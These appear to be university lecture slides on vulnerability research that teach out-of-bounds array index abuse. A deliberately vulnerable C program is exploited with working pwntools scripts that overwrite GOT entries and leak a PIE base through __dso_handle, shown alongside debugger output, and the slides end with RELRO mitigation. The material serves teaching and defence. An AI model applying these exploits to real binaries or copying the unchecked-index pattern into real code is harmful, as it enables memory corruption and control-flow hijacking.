LSN 9 : Array Index Abuse

Vulnerability Research

Objectives

LSN 9 : Array Index Abuse

- Examine failures in validating untrusted input that is used to calculate or index an array.
- Abuse array indices to arbitrarily read and write to memory not otherwise available to the user.
- Abuse lazy loading in the GOT to control the flow of a binary's execution.

References

- Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification v.1.2, 1995. [link]
- Practical Binary Analysis, Chapter 2.
- System V Application Binary Interface AMD64 Architecture Processor Supplement [link]

PLT/GOT Refresh

We've covered this several times previously. But the PLT contains the executable code to dynamically resolve imported addresses at runtime, while the GOT holds a table of resolved addresses.

GOT.PLT

3

```
.got.plt (PROGBITS) section started  {0x403fe8-0x404008}
...
00404008  int32_t (* const printf)(char const* format, ...) = printf
```

PLT INIT

5

```
00401020  int64_t sub_401020()

00401020  ff35ca2f0000      push    qword [rel data_403ff0] {var_8}
00401026  ff25cc2f0000      jmp     qword [rel data_403ff8]
```

PLT

2, 4

```
00401040  int32_t printf(char const* format, ...)
00401040  ff25c22f0000      jmp     qword [rel printf]
00401046  6801000000        push    0x1 {var_8}
0040104b  e9d0ffffff        jmp     sub_401020
```

.TEXT

1

```
00401159  488d05a90e0000    lea     rax, [rel data_402009]  {"Hello World"}
00401160  4889c7            mov     rdi, rax  {data_402009, "Hello World"}
00401163  b800000000        mov     eax, 0x0
00401168  e8d3feffff        call    printf
```

Based on image from: https://syst3mfailure.io/ret2dl_resolve

FLORIDA TECH

PLT/GOT Refresh

Prior to its first use, the GOT address for printf() holds a pointer to the PLT. After resolving printf(), it holds the address of the PIE libc_base address + the offset of the printf() function.

```
$ gdb ./hello-world
pwndbg> disassemble main
Dump of assembler code for function main:
…
   0x0000000000401134 <+14>:   mov     eax,0x0
   0x0000000000401139 <+19>:   call    0x401030 <printf@plt>
…

pwndbg> break *0x0000000000401139
pwndbg> r
pwndbg> got
GOT protection: Partial RELRO | GOT functions: 1
[0x404000] printf@GLIBC_2.2.5 -> 0x401036 (printf@plt+6) ◂— push   0 /* 'h' */

pwndbg> n
pwndbg> got
GOT protection: Partial RELRO | GOT functions: 1
 [0x404000] printf@GLIBC_2.2.5 -> 0x7ffff7e23a00 (printf) ◂— sub    rsp, 0xd8
```

FLORIDA TECH

Array Indexing in Assembly

rdx = index*size of element
rax = address of array
element = qword [rdx + rax]

```
00001282  488d14c500000000  lea   rdx, [rax*8]
0000128a  488d058f2d0000    lea   rax, [rel books]
00001291  488b0402          mov   rax, qword [rdx+rax]
00001295  4889c6            mov   rsi, rax
00001298  488d05020e0000    lea   rax, [rel data_20a1]  {">>> An Excellent Choice: %s"}
0000129f  4889c7            mov   rdi, rax  {data_20a1, ">>> An Excellent Choice: %s"}
000012a2  b800000000        mov   eax, 0x0
000012a7  e8b4fdffff        call  printf
```

```
printf(">>> An Excellent Choice: %s",books[index]);
```

Not validating user input for array index:

arbitrary reads and arbitrary writes

```
rdx = index*size of element
rax = address of array
element = qword [rdx + rax]
```

Vulnerable Program

```c
char * books[] = {
  "Practical Reverse Engineering\0",
  "The Ghidra Book\0",
  "Green Eggs and Ham\0",
  "The 48 Laws of Power\0"
};

void win() {
   system("cat flag.txt");
}

void vuln() {
    int book_choice;
    printf("\nWhich book would you like to read [0-3] <<< ");
    scanf("%i",&book_choice);
    if (book_choice==0) {
       printf(">>> An Excellent Choice: %s",books[book_choice]);
       exit(0);
    }
    else {
      printf(">>> This book: %s is old. Replace it with a new book.\n", books[book_choice]);
      printf("Name of New Book >>>");
      scanf("%24s",&books[book_choice]);
    }
}
```

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

We have a vulnerable program that fails to validate if user supplied input is in the range allocated for the array of books.

Abusing the Array Index

We test the input (-9) and realize this goes backwards to the global offset table entry for scanf which is 72 bytes before the address of the array

```
pwndbg> break *0x401260
Breakpoint 1 at 0x401260
pwndbg> r
Starting program: /root/workspace/cse4850/oob/oob.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Which book would you like to read [0-3] <<< -9
```

```
 ► 0x401260 <vuln+161>    call   printf@plt                         <printf@plt>
        format: 0x4020c0 ◂— '>>> This book: %s is old. Replace it with a new book.\n'
        vararg: 0x7ffff7e1cff0 (__isoc99_scanf) ◂— sub rsp, 0xd8
```

```
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 5

[0x404000] setbuf@GLIBC_2.2.5 -> 0x7ffff7e49160 (setbuf) ◂— mov edx, 0x2000
[0x404008] system@GLIBC_2.2.5 -> 0x401046 (system@plt+6) ◂— push 1
[0x404010] printf@GLIBC_2.2.5 -> 0x7ffff7e1d450 (printf) ◂— sub rsp, 0xd8
[0x404018] __isoc99_scanf@GLIBC_2.7 -> 0x7ffff7e1cff0 (__isoc99_scanf) ◂— sub rsp, 0xd8
```

0x404060 + (-9*8) = 0x404018
books – 72 = e.got[‘scanf’]

FLORIDA TECH

Arbitrary Write

By overwriting the scanf entry in the GOT, we can successfully redirect the flow of execution. Here, the binary segfaults since 0x4141414141414141 is not a canonical address

```
wndbg> r
Starting program: /root/workspace/cse4850/oob/oob.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Which book would you like to read [0-3] <<< -9
>>> This book: H is old. Replace it with a new book.
Name of New Book >>>AAAAAAAA

 ► 0x401060 <__isoc99_scanf@plt>    jmp    qword ptr [rip + 0x2fb2]      <0x4141414141414141>

 ► f 0         0x401060 __isoc99_scanf@plt

[0x404018] __isoc99_scanf@GLIBC_2.7 -> 0x4141414141414141 ('AAAAAAAA')
```

Arbitrary Write

Lets repeat and overwrite the GOT entry for scanf with the address of the win() function.

When the plt looks up scanf in the GOT, it will now get the address of the win() function.

```
from pwn import *

binary = args.BIN
context.terminal = ["tmux", "splitw", "-h"]
e = context.binary = ELF(binary)

gs = '''
continue
'''
def start():
    if args.GDB:
        return gdb.debug(e.path, gdbscript=gs)
    else:
        return process(e.path)

p = start()
p.recvuntil(b'Which book would you like to read [0-3]')
p.sendline(b"%i" %((e.got['__isoc99_scanf']-e.sym['books'])/8))
p.sendlineafter(b'Name of New Book >>>',p64(e.sym['win']))

p.interactive()
```

Shell Party

```
Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}

Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}

Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}

Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}

Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}

Which book would you like to read [0-3] <<< flag{
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Rep
Name of New Book >>>flag{i_sure_wished_this_worke
```

While we aren’t complaining about it, why does win() get repeatedly called?

FLORIDA TECH

Lets make this a little more difficult

gcc –o chal-pie.bin chal.c -pie

Arbitrary Write

We repeat the previous arbitrary write and see the GOT overwrites printf (looks like there is an 8 byte difference)

We should just be able to use our previous script to exploit the binary since printf() gets called a lot in our program

```
wndbg> r
Starting program: /root/workspace/cse4850/oob/oob.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthr

Which book would you like to read [0-3] <<< -9
>>> This book: H is old. Replace it with a new book.
Name of New Book >>>AAAAAAAA

 ► 0x555555555060 <printf@plt>    jmp    qword ptr [rip + 0x2fb2]      <0x4141414141414141>

[0x555555558020] __isoc99_scanf@GLIBC_2.7 -> 0x7ffff7e1cf00 (getw+48) ◂— 0x548b480424448b1f

 ► 0x555555555060 <printf@plt>    jmp    qword ptr [rip + 0x2fb2]      <0x4141414141414141>
```

First Fail

Oops. We forgot that the PIE base of win() is resolved at runtime. All we ended up doing is overwriting the got with the offset of the win() function and not the base.

```
Invalid address 0x11f3
```

```
▶ f 0              0x11f3
  f 1   0x5569747ec276 vuln+70
  f 2   0x5569747ec35f main+33
  f 3   0x7f8c51bab18a __libc_start_call_main+122
  f 4   0x7f8c51bab245 __libc_start_main+133
  f 5   0x5569747ec0c1 _start+33
```

```
[0x5569747ef020] __isoc99_scanf@GLIBC_2.7 -> 0x11f3
```

Time to quit?

First Leak Attempt

```
from pwn import *

binary = args.BIN
context.terminal = ["tmux", "splitw", "-h"]
e = context.binary = ELF(binary,checksec=False)

gs = '''
break *$rebase(0x12e0)
continue
'''
def start():
    if args.GDB:
        return gdb.debug(e.path, gdbscript=gs)
    else:
        return process(e.path)


def leak(index):
 addr = e.sym['books']+index*8
 with context.quiet:
  p = start()
  p.recvuntil(b'Which book would you like to read [0-3]')
  p.sendline(b"%i" %index)
  p.recvuntil(b'>>> This book: ')
  leak = u64(p.recvuntil(b' ').strip(b' ').ljust(8,b'\x00'))
  print("Leak at index: %i (0x%x), 0x%x" %(index,addr,leak))

leak(-9)
```

Since we know that the GOT holds the resolved function addresses, well just leak at runtime, right?

FLORIDA TECH

Second Fail

This is definitely not a resolved PIE address since PIE addresses typically begin with 0x55and we'd expect to see 6 bytes not 4

```
Leak at index: -9 (0x4018), 0xd8ec8148
```

First Leak Attempt

```
 ► 0x557786ecb2e0 <vuln+176>    call   printf@plt                         <printf@plt>
        format: 0x557786ecc0c0 ◂— '>>> This book: %s is old. Replace it with a new book.\n'
        vararg: 0x7fb814ba9450 (printf) ◂— sub rsp, 0xd8


pwndbg> x/1xg 0x7fb814ba9450
0x7fb814ba9450 <__printf>:      0x48000000d8ec8148

pwndbg> x/2i 0x7fb814ba9450
   0x7fb814ba9450 <__printf>:   sub    rsp,0xd8
   0x7fb814ba9457 <__printf+7>: mov    QWORD PTR [rsp+0x28],rsi
```

Since the leak uses %s, it treats the leaked value as a char*
While the leaked value (0x7fb814ba9450) points to printf()

What is being displayed is char* 0x7fb814ba9450, which points to the assembly instructions \xd8\xec\x81\x48 or sub rsp, 0x8, mov ...

Time to quit now?

A little brute honesty

```
for i in range(0,-10,-1):
 try:
  leak(i)
 except:
  pass
```

Ok. I got to the point in preparing the lesson and was like “oops” I messed up with %s, should I just rewrite the program to make it vulnerable. Before I do that let me see if anything else provides a valid leak?

```
└─# python3 pwn-leak.py BIN=./oob-pie.bin
Leak at index: -1 (0x4058), 0x296c6c756e28
Leak at index: -2 (0x4050), 0x296c6c756e28
Leak at index: -3 (0x4048), 0x559b6781a048
Leak at index: -4 (0x4040), 0x296c6c756e28
Leak at index: -5 (0x4038), 0x296c6c756e28
Leak at index: -6 (0x4030), 0x296c6c756e28
Leak at index: -7 (0x4028), 0x568
Leak at index: -8 (0x4020), 0xd8ec8148
Leak at index: -9 (0x4018), 0xd8ec8148
```

FLORIDA TECH

DSO Handle

```
.data (PROGBITS) section started  {0x4040-0x4080}
00004040  __data_start:
00004040  00 00 00 00 00 00 00 00

00004048  void* __dso_handle = __dso_handle

00004050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00004060  void* books = 0x2008
00004068  void* data_4068 = 0x2027
00004070
00004078
.data (PR
```

```
. 00001140  void __do_global_dtors_aux()

00001140  f30f1efa          endbr64
00001144  803d5d2f000000    cmp     byte [rel completed.0], 0x0
0000114b  752b              jne     0x1178  {completed.0}

0000114d  55                push    rbp {__saved_rbp}
0000114e  48833d8a2e000000  cmp     qword [rel __cxa_finalize], 0x0
00001156  4889e5            mov     rbp, rsp {__saved_rbp}
00001159  740c              je      0x1167

0000115b  488b3de62e0000    mov     rdi, qword [rel __dso_handle]
00001162  e829ffffff        call    __cxa_finalize
```

The DSO handle is a pointer to memory in dynamically resolved segment. It is used when the program terminates and needs to destroy objects.

In an odd turn of fate, it points to a pointer that points to itself.

Determining Offset From the Leak

```
┌──(root㉿d74c92242115)-[~/workspace/cse4850/oob]
└─# python3 pwn-leak.py BIN=./oob-pie.bin GDB
Leak at index: -3 (0x4048), 0x55f8fa0b5048
is old. Replace it with a new book.
Name of New Book >>>$

pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
    0x55f8fa0b1000     0x55f8fa0b2000 r--p     1000      0 /root/workspace/cse4850/oob/oob-pie.bin
    0x55f8fa0b2000     0x55f8fa0b3000 r-xp     1000   1000 /root/workspace/cse4850/oob/oob-pie.bin
    0x55f8fa0b3000     0x55f8fa0b4000 r--p     1000   2000 /root/workspace/cse4850/oob/oob-pie.bin
    0x55f8fa0b4000     0x55f8fa0b5000 r--p     1000   2000 /root/workspace/cse4850/oob/oob-pie.bin
    0x55f8fa0b5000     0x55f8fa0b6000 rw-p     1000   3000 /root/workspace/cse4850/oob/oob-pie.bin
```

The base address of the executable (0x55f8fa0b1000) minus the leak = 16456

FLORIDA TECH

Arbitrary Read and Write

```
p = start()

index = -3
p.recvuntil(b'Which book would you like to read [0-3]')
p.sendline(b"%i" %index)
p.recvuntil(b'>>> This book: ')
leak = u64(p.recvuntil(b' ').strip(b' ').ljust(8,b'\x00'))
p.sendlineafter(b'Name of New Book >>>','0')

e.address=leak-16456
log.info('Base address: 0x%x' %e.address)
log.info('Win Func: 0x%x' %e.sym['win'])

index = -9
p.sendline(b"%i" %index)
p.sendline(p64(e.sym['win']))

p.interactive()
```

Now we leak the address and calculate the PIE base to determine the address of win() at runtime.

We can repeat our previous exploit. This time overwriting printf() with win()

FLORIDA TECH

Shell Party


```
└─# python3 pwn-pie.py BIN=./oob-pie.bin
[+] Starting local process '/root/workspace/cse4850/oob/oob-pie.bin': pid 11705
/root/workspace/cse4850/oob/pwn-pie.py:24: BytesWarning: Text is not bytes; assuming ASCII, no guarantees.
See https://docs.pwntools.com/#bytes
  p.sendlineafter(b'Name of New Book >>>','0')
[*] Base address: 0x5614f0cd1000
[*] Win Func: 0x5614f0cd21f3
[*] Switching to interactive mode

Which book would you like to read [0-3] <<< >>> This book: H\x81\xec\xd8 is old. Replace it with a new book.
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}
```


How can we mitigate?

Understanding RELRO

Relocation Read-Only (RELRO) is a binary hardening technique that prevents GOT overwrites where a user can manipulate and control the GOT offset table.



Partial RELRO simply just relocates the GOT to before the BSS (which prevents some forms of buffer overflow)



Full RELRO removes the ability to before GOT by making the GOT read-only.

FLORIDA TECH

Thank you.